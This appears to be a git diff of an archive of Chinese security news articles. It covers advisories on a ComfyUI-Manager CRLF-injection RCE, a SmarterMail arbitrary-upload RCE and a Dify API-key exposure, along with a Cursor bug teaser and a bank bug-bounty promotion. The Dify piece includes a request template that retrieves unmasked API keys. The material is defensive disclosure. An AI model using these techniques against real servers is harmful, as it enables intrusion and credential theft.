||||
等行为
|
||||
|
||||
## 总结(Conclusion)
|
||||
|
||||
**CVE-2025–68613**
|
||||
再次清楚地提醒我们:
|
||||
**将用户输入作为代码执行,本身就具有极高风险。**
|
||||
|
||||
即使引入了沙箱机制,JavaScript 的高度动态特性也使得**真正的隔离极其困难**
|
||||
。
|
||||
|
||||
这个漏洞不仅仅是输入校验不当的问题,而是**用户提供的代码与应用运行时环境之间的信任边界被彻底打破**
|
||||
。
|
||||
- **n8n 用户**
|
||||
:立即升级
|
||||
|
||||
- **安全研究人员**
|
||||
:这是一个“功能丰富的表达式引擎如何演变成致命漏洞”的经典案例
|
||||
|
||||
- 公众号:安全狗的自我修养
|
||||
|
||||
- vx:2207344074
|
||||
|
||||
- http://
|
||||
gitee.com/haidragon
|
||||
|
||||
- http://
|
||||
github.com/haidragon
|
||||
|
||||
- bilibili:haidragonx
|
||||
|
||||
##
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****- 
|
||||
|
||||
@@ -0,0 +1,115 @@
|
||||
# 【0day预警】ComfyUI-Manager CRLF注入导致远程代码执行漏洞
|
||||
长亭安全应急响应中心 2026-01-09 07:34
|
||||
|
||||
|
||||
|
||||
|
||||
ComfyUI 是一款流行的基于节点的 Stable Diffusion 图形用户界面,广泛应用于 AI 图像生成工作流的构建和执行。ComfyUI-Manager 是 ComfyUI 的扩展管理器插件,用于简化自定义节点、模型和依赖项的安装管理。
|
||||
|
||||
|
||||
2026年1月,长亭安全应急响应中心监测到 ComfyUI-Manager 官方在修复CVE-2025-67303漏洞之后仍然存在CRLF注入漏洞可导致配置篡改,未经身份验证的攻击者可利用该漏洞注入不安全的配置项,配合 Git URL 安装功能实现远程代码执行,利用难度较低,建议受影响的用户尽快修复。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
Description
|
||||
|
||||
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞成因**
|
||||
|
||||
由于 ComfyUI-Manager 默认暴露了可通过Web API修改配置项的接口,并且在处理用户输入时未对\r\n等特殊字符进行过滤,导致存在CRLF注入漏洞。攻击者可通过换行符注入恶意配置项,将security_level设置为weak,从而结合Git URL安装功能实现远程代码执行,最终控制服务器。
|
||||
|
||||
|
||||
## 漏洞影响
|
||||
|
||||
攻击者可在服务器上执行任意代码,可能导致服务器被完全控制、数据泄露或业务系统沦陷。
|
||||
|
||||
|
||||
**处置优先级:高**
|
||||
|
||||
漏洞类型:
|
||||
远程代码执行
|
||||
|
||||
**漏洞危害等级:**
|
||||
高
|
||||
|
||||
**触发方式:**
|
||||
网络远程
|
||||
|
||||
**权限认证要求:**
|
||||
无需权限
|
||||
|
||||
**系统配置要求:**
|
||||
默认配置
|
||||
|
||||
**用户交互要求:**
|
||||
无需用户交互
|
||||
|
||||
**利用成熟度:**
|
||||
POC/EXP 未公开
|
||||
|
||||
**修复复杂度:**
|
||||
低,
|
||||
官方已提供修复方案
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
Affects
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
```
|
||||
```
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
Solution
|
||||
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
##
|
||||
|
||||
## 升级修复方案
|
||||
|
||||
|
||||
升级 ComfyUI-Manager 至 3.39.2 或更高版本
|
||||
|
||||
## 临时缓解方案避免使用 --listen 0.0.0.0等允许外部连接的参数启动 ComfyUI漏洞复现Reproduction 04产品支持 Support 05云图:默认支持该产品的指纹识别,同时支持该漏洞的PoC检测洞鉴:默认支持该产品的指纹识别,预计2026.01.09支持该漏洞的自定义PoC无锋:默认支持该产品的指纹识别,预计2026.01.09支持该漏洞的PoC检测全悉:规则库版本大于 20260108150417 默认支持检测雷池:预计 2026.01.09 发布自定义规则支持检测时间线 Timeline 062026年1月9日 长亭安全应急响应中心发布通告参考资料:[1].https://github.com/Comfy-Org/ComfyUI-Manager/commit/f4fa394e0f03b013f1068c96cff168ad10bd0410
|
||||
|
||||
|
||||
**长亭应急响应服务**
|
||||
|
||||
|
||||
|
||||
|
||||
全力进行产品升级
|
||||
|
||||
及时将风险提示预案发送给客户
|
||||
|
||||
检测业务是否受到此次漏洞影响
|
||||
|
||||
请联系长亭应急服务团队
|
||||
|
||||
7*24小时,守护您的安全
|
||||
|
||||
|
||||
第一时间找到我们:
|
||||
|
||||
邮箱:support@chaitin.com
|
||||
|
||||
@@ -0,0 +1,83 @@
|
||||
# 【一马当先,洞见金甲】微众银行SRC新春专享漏洞挖掘激励计划
|
||||
微众银行SRC 微众安全应急响应中心 2026-01-09 03:44
|
||||
|
||||
###
|
||||
|
||||
|
||||
|
||||
新年到,新漏洞是不是也在路上了?🚀
|
||||
|
||||
各位守护网络世界的“白帽侠客”们,过去一年,感谢各位“火眼金睛”的大神,帮我们提前排掉了那么多“雷”。为了答谢各位,我们正式吹响集结号:
|
||||
|
||||
**「一马当先,洞见金甲」新春专享挖洞大作战,现在启动!**
|
||||
|
||||
话不多说,新年的第一个高危漏洞,说不定就藏在下一页。快来一起“解锁”吧!
|
||||
|
||||

|
||||
### 活动时间: 2026年1月9日 - 2026年1月23日
|
||||
###
|
||||

### 一、翻倍奖励:新春专属,回馈匠心🚀
|
||||
- **核心业务:严重漏洞、高危漏洞5倍奖励,中危漏洞3倍奖励。**
|
||||
|
||||
**核心业务包括:微众银行官网(www.webank.com)、微众银行APP、微粒贷、微众银行企业金融APP**
|
||||
|
||||
- **重点业务和一般业务:严重高危漏洞3倍奖励,中危漏洞2倍奖励******
|
||||
|
||||
重点业务包括:除核心业务以外的其他微众银行业务系统;包含绝大部分的微众银行旗下产品和业务,包括但不限于移动应用、客户端、小程序、Web站点、服务器服务等产品模式。
|
||||
|
||||
|
||||
一般业务包括:微众银行旗下一般业务所产生的移动应用、客户端、小程序、Web 站点等相关产品;一般表现为平台用户少于百人,平台数据实时性低于1 天,客户端产品较长时间未更新等;也包含非微众银行进行开发、运维和运营的应用、小程序后端 API 站点、服务器等。
|
||||
|
||||
|
||||
|
||||
**备注:1、如遇到特殊情况,活动可提前关闭;**
|
||||
|
||||
**2、隐私问题不参与此次活动; 此活动最终解释权归微众银行SRC所有。**
|
||||
|
||||
****### 二、“数据金库”守护专项奖🧧
|
||||
|
||||
**奖项说明:为全面加固核心数据资产防线,特设此专项奖,激励对敏感数据全生命周期的安全测试。**
|
||||
|
||||
**奖励内容:成功提交涉及核心敏感数据的有效严重漏洞,每例额外奖励****6666元**
|
||||
,可与其他奖励叠加。
|
||||
|
||||
**重点关注方向:**
|
||||
1. **越权访问**
|
||||
:
|
||||
直接非授权访问他人敏感数据,**需至少获取“三要素”(姓名、身份证号、手机号)等完整信息**
|
||||
。
|
||||
|
||||
1. **接口与逻辑缺陷**
|
||||
:通过API、查询功能等缺陷,批量获取或篡改数据的漏洞。
|
||||
|
||||
1. **数据暴露**
|
||||
:
|
||||
发现他人敏感数据明文存储、日志泄露、内部系统未授权访问等问题;**包括通过绕过查询频率、数据脱敏等限制规则,获取他人完整敏感信息**
|
||||
。
|
||||
|
||||
|
||||
### 🎁新春彩蛋:开年有礼,见证即奖励
|
||||
|
||||
除了高额的专项激励,我们也为所有迈出第一步的白帽朋友准备了**开年好礼**
|
||||
。无论你是资深高手还是好奇萌新,只要参与,就有收获:
|
||||
|
||||
**新年开单礼:**
|
||||
活动期间,**首次成功提交任意一个有效低危漏洞**
|
||||
,即可额外获得一份专属的 **新年元气礼物-萌虎毛绒斜挎包**
|
||||
|
||||

|
||||
|
||||
|
||||
这份心意,是我们对你踏出第一步的感谢。新的一年,期待与你一起,从第一个发现开始,积跬步,至千里。
|
||||
|
||||
### 💰 重要提醒:您的奖励,记得及时兑换!
|
||||
|
||||
硕果离不开犒赏。我们深知,每一份漏洞报告背后,都是智慧与汗水的凝结。在此,我们特别向各位“老白帽”发出温馨提示:
|
||||
|
||||
**请及时登录平台,核对并兑换您历史中已确认但尚未领取的漏洞奖励!**
|
||||
|
||||
**请确保提交的兑换信息(如联系方式、收件地址、收款账户等)准确无误,以免延误发放。**
|
||||
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,15 @@
|
||||
# 【在野利用】Cursor命令执行漏洞
|
||||
原创 whoami0002 SecurityPaper 2026-01-09 03:19
|
||||
|
||||
昨天晚上刷X的时候,看见X上发了一篇关于Cursor打开构造恶意项目直接命令执行的漏洞,于是在本地进行复现了一下
|
||||
|
||||

|
||||
|
||||
在本地构建一个恶意项目测试一下,只需要打开项目即可命令执行,无需任何其他操作
|
||||
|
||||
|
||||
**扫描二维码加入知识星球获取详情:**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,45 @@
|
||||
# 【安服水洞系列】Dify API密钥明文暴露漏洞
|
||||
原创 小Tiamo 貔瑞安全实验室 2026-01-09 09:21
|
||||
|
||||
### 01 漏洞背景
|
||||
|
||||
在 Dify 受影响版本中,/console/api/workspaces/current/model-providers
|
||||
相关接口未对返回的敏感凭据进行脱敏处理。这意味着只要拥有合法的登录会话(Session),即可绕过前端显示逻辑,直接从后端接口调取核心资产信息。
|
||||
- •
|
||||
**风险等级:**
|
||||
高危
|
||||
|
||||
- •
|
||||
**涉及信息:**
|
||||
API Key、Secret Key、Base URL 等
|
||||
|
||||
- •
|
||||
**受影响版本:**
|
||||
v1.10.1 及以下版本
|
||||
|
||||
### 02 漏洞接口格式
|
||||
|
||||
漏洞路径为 Model Providers 列表接口
|
||||
> GET/console/api/workspaces/current/model-providers
|
||||
|
||||
### 03 漏洞验证流程
|
||||
#### 仅支持通过管理员安装并配置自定义模型插件(OpenAI-API-compatible等)来获取 Provider 列表中的 API 密钥;系统预置的预定义模型(硅基流动等)暂不支持该功能。
|
||||
```
|
||||
GET /console/api/workspaces/current/model-providers HTTP/1.1Host: 192.168.2.132Content-Type: application/jsonX-CSRF-Token: {csrf_token}Cookie: access_token={access_token}; csrf_token={csrf_token}
|
||||
```
|
||||
|
||||

|
||||
|
||||
### 04 安全修复建议
|
||||
|
||||
1.为了保障您的模型资产安全,建议立即采取以下措施:
|
||||
|
||||
2.版本升级: 请尽快联系运维人员,将 Dify 升级至最新的稳定版本,新版本已对该接口进行了脱敏处理。
|
||||
|
||||
3.凭据重置: 如果您的 Dify 实例曾暴露在公网且版本处于风险范围,建议立即在模型供应商后台重置(Rotate)所有的 API Key。
|
||||
|
||||
4.安全加固: * 使用 WAF 限制 /console/api/ 路径的异常访问。
|
||||
|
||||
5.为 API Key 设置使用额度限制和来源 IP 白名单。
|
||||
|
||||
|
||||
@@ -0,0 +1,170 @@
|
||||
# 【已复现】ComfyUI-Manager 远程代码执行漏洞(QVD-2026-2759)安全风险通告
|
||||
奇安信 CERT 奇安信 CERT 2026-01-09 09:23
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">ComfyUI-Manager 远程代码执行漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transpLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
ComfyUI 是一款基于节点式工作流的 Stable Diffusion 图形界面工具,广泛用于 AI 图像生成领域。它通过可视化拖拽方式构建复杂推理流程,支持自定义模型、插件和脚本扩展。ComfyUI-Manager 是其官方扩展组件管理器,负责安装、更新和管理自定义节点、模型及启动脚本,是 ComfyUI 生态中的核心辅助模块。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
ComfyUI-Manager 远程代码执行漏洞(QVD-2026-2759),默认暴露 Web API 接口用于在线修改配置项,且未对用户输入中的 \r\n 做过滤,导致攻击者可向配置文件中注入恶意换行内容;通过将 security_level 等关键配置项篡改为 weak,进一步结合插件自带的 Git URL 安装功能,可在服务器上执行任意代码。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
ComfyUI-Manager < v3.39.2
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
ComfyUI-Manager 远程代码执行漏洞(
|
||||
QVD-2026-2759
|
||||
)****
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**受影响资产情况**
|
||||
|
||||
奇安信鹰图资产测绘平台数据显示,
|
||||
ComfyUI-Manager 远程代码执行漏洞(
|
||||
QVD-2026-2759
|
||||
)
|
||||
关联的国内风险资产总数为28968个,关联IP总数为3719个。国内风险资产分布情况如下:
|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||
ComfyUI-Manager 远程代码执行漏洞(
|
||||
QVD-2026-2759
|
||||
)
|
||||
关联的全球风险资产总数为105029个,关联IP总数为46117个。全球风险资产分布情况如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
官方已发布安全补丁,请及时更新至最新版本:
|
||||
ComfyUI-Manager >= v3.39.2
|
||||
|
||||
同时升级ComfyUI >= v0.3.76,以启用“系统用户保护API”。
|
||||
|
||||
下载地址:
|
||||
|
||||
https://github.com/Comfy-Org/ComfyUI-Manager
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]
|
||||
https://github.com/Comfy-Org/ComfyUI-Manager/commit/f4fa394e0f03b013f1068c96cff168ad10bd0410
|
||||
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年01月09日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,138 @@
|
||||
# 【已复现】SmarterMail 路径遍历漏洞可导致未授权远程代码执行,EXP 已公开(CVE-2025-52691)
|
||||
原创 360漏洞研究院 360漏洞研究院 2026-01-09 03:28
|
||||
|
||||
“扫描下方二维码,进入公众号粉丝交流群。更多一手网安资讯、漏洞预警、技术干货和技术交流等您参与!”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="box-sizing: border-box;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;background-color: rgb(100, 130, 228);box-sizing: border-box;padding: 0px;"><section style="text-align: center;color: rgb(255, 255, 255);box-sizing: border-box;"><p style="margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞概述</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞名称</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">SmarterMail 路径遍历漏洞</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞编号</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">CVE-2025-52691</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">公开时间</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span style="box-sizing: border-box;"><span leaf="">2025-12-28</span></span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span style="color: rgb(0, 0, 0);box-sizing: border-box;"><span leaf="">POC状态</span></span></strong></p></section></td><td data-colwidth="20.0000%" width="20.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;color: rgb(100, 130, 228);box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">已公开</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞类型</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">路径遍历</span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, Line truncated
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
影响组件
|
||||
|
||||
|
||||
|
||||
SmarterMail 是由 SmarterTools 开发的企业级邮件与协作服务器,被视为 Microsoft Exchange 的经济替代方案。由于其广泛应用于全球中小型企业的邮件通信与协作场景,该产品的安全性直接关系到企业的核心数据保护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
近日,安全研究员披露了 SmarterMail 路径遍历漏洞(**CVE-2025-52691**
|
||||
)。经分析,其 /api/upload 接口存在验证逻辑缺陷。**未经身份验证**
|
||||
的远程攻击者可利用此漏洞,将恶意文件上传至服务器**任意路径**
|
||||
,进一步操作有可能实现**远程代码执行**
|
||||
。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**漏洞复现******
|
||||
|
||||
|
||||
|
||||
360 漏洞研究院已复现 SmarterMail 路径遍历漏洞(CVE-2025-52691),成功在 SmarterMail 服务器上传 WebShell 到指定目录。
|
||||
|
||||

|
||||
|
||||
图1 发送文件上传 Payload
|
||||
|
||||

|
||||
|
||||
图2 CVE-2025-52691 SmarterMail 路径遍历漏洞复现
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**漏洞影响范围******
|
||||
|
||||
|
||||
|
||||
受影响版本:
|
||||
|
||||
SmarterMail < Build 9413
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**修复建议******
|
||||
|
||||
|
||||
|
||||
**正式防护方案**
|
||||
|
||||
将 SmarterMail 升级到 **Build 9413**
|
||||
或更高版本
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**产品侧支持情况**
|
||||
|
||||
|
||||
|
||||
**360安全智能体:**
|
||||
支持该漏洞攻击的智能分析**。**
|
||||
|
||||
**360测绘云 Quake**
|
||||
:默认支持该产品的指纹识别。
|
||||
|
||||
**360高级持续性威胁预警系统**
|
||||
:预计 2026年01月12日发布规则更新包,支持该漏洞利用行为的检测。
|
||||
|
||||
**360资产与漏洞检测管理系统**
|
||||
:预计 2026年01月12日发布规则更新包,支持该漏洞利用行为的检测。
|
||||
**本地安全大脑**
|
||||
:默认支持该漏洞的PoC检测。
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
|
||||
|
||||
2026年01月09日,360漏洞研究院发布本安全风险通告。
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2025-52691
|
||||
|
||||
|
||||
09
|
||||
|
||||
更多漏洞情报
|
||||
|
||||
|
||||
|
||||
建议您订阅360数字安全-漏洞情报服务,获取更多漏洞情报详情以及处置建议,让您的企业远离漏洞威胁。
|
||||
|
||||
|
||||
邮箱:360VRI@360.cn
|
||||
|
||||
网址:https://vi.loudongyun.360.net
|
||||
|
||||
|
||||
|
||||
“洞”悉网络威胁,守护数字安全
|
||||
|
||||
|
||||
**关于我们**
|
||||
|
||||
|
||||
360 漏洞研究院,隶属于360数字安全集团。其成员常年入选谷歌、微软、华为等厂商的安全精英排行榜, 并获得谷歌、微软、苹果史上最高漏洞奖励。研究院是中国首个荣膺Pwnie Awards“史诗级成就奖”,并获得多个Pwnie Awards提名的组织。累计发现并协助修复谷歌、苹果、微软、华为、高通等全球顶级厂商CVE漏洞3000多个,收获诸多官方公开致谢。研究院也屡次受邀在BlackHat,Usenix Security,Defcon等极具影响力的工业安全峰会和顶级学术会议上分享研究成果,并多次斩获信创挑战赛、天府杯等顶级黑客大赛总冠军和单项冠军。研究院将凭借其在漏洞挖掘和安全攻防方面的强大技术实力,帮助各大企业厂商不断完善系统安全,为数字安全保驾护航,筑造数字时代的安全堡垒。
|
||||
|
||||
|
||||
@@ -0,0 +1,154 @@
|
||||
# 【已复现】SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691)安全风险通告
|
||||
奇安信 CERT 奇安信 CERT 2026-01-09 04:23
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span 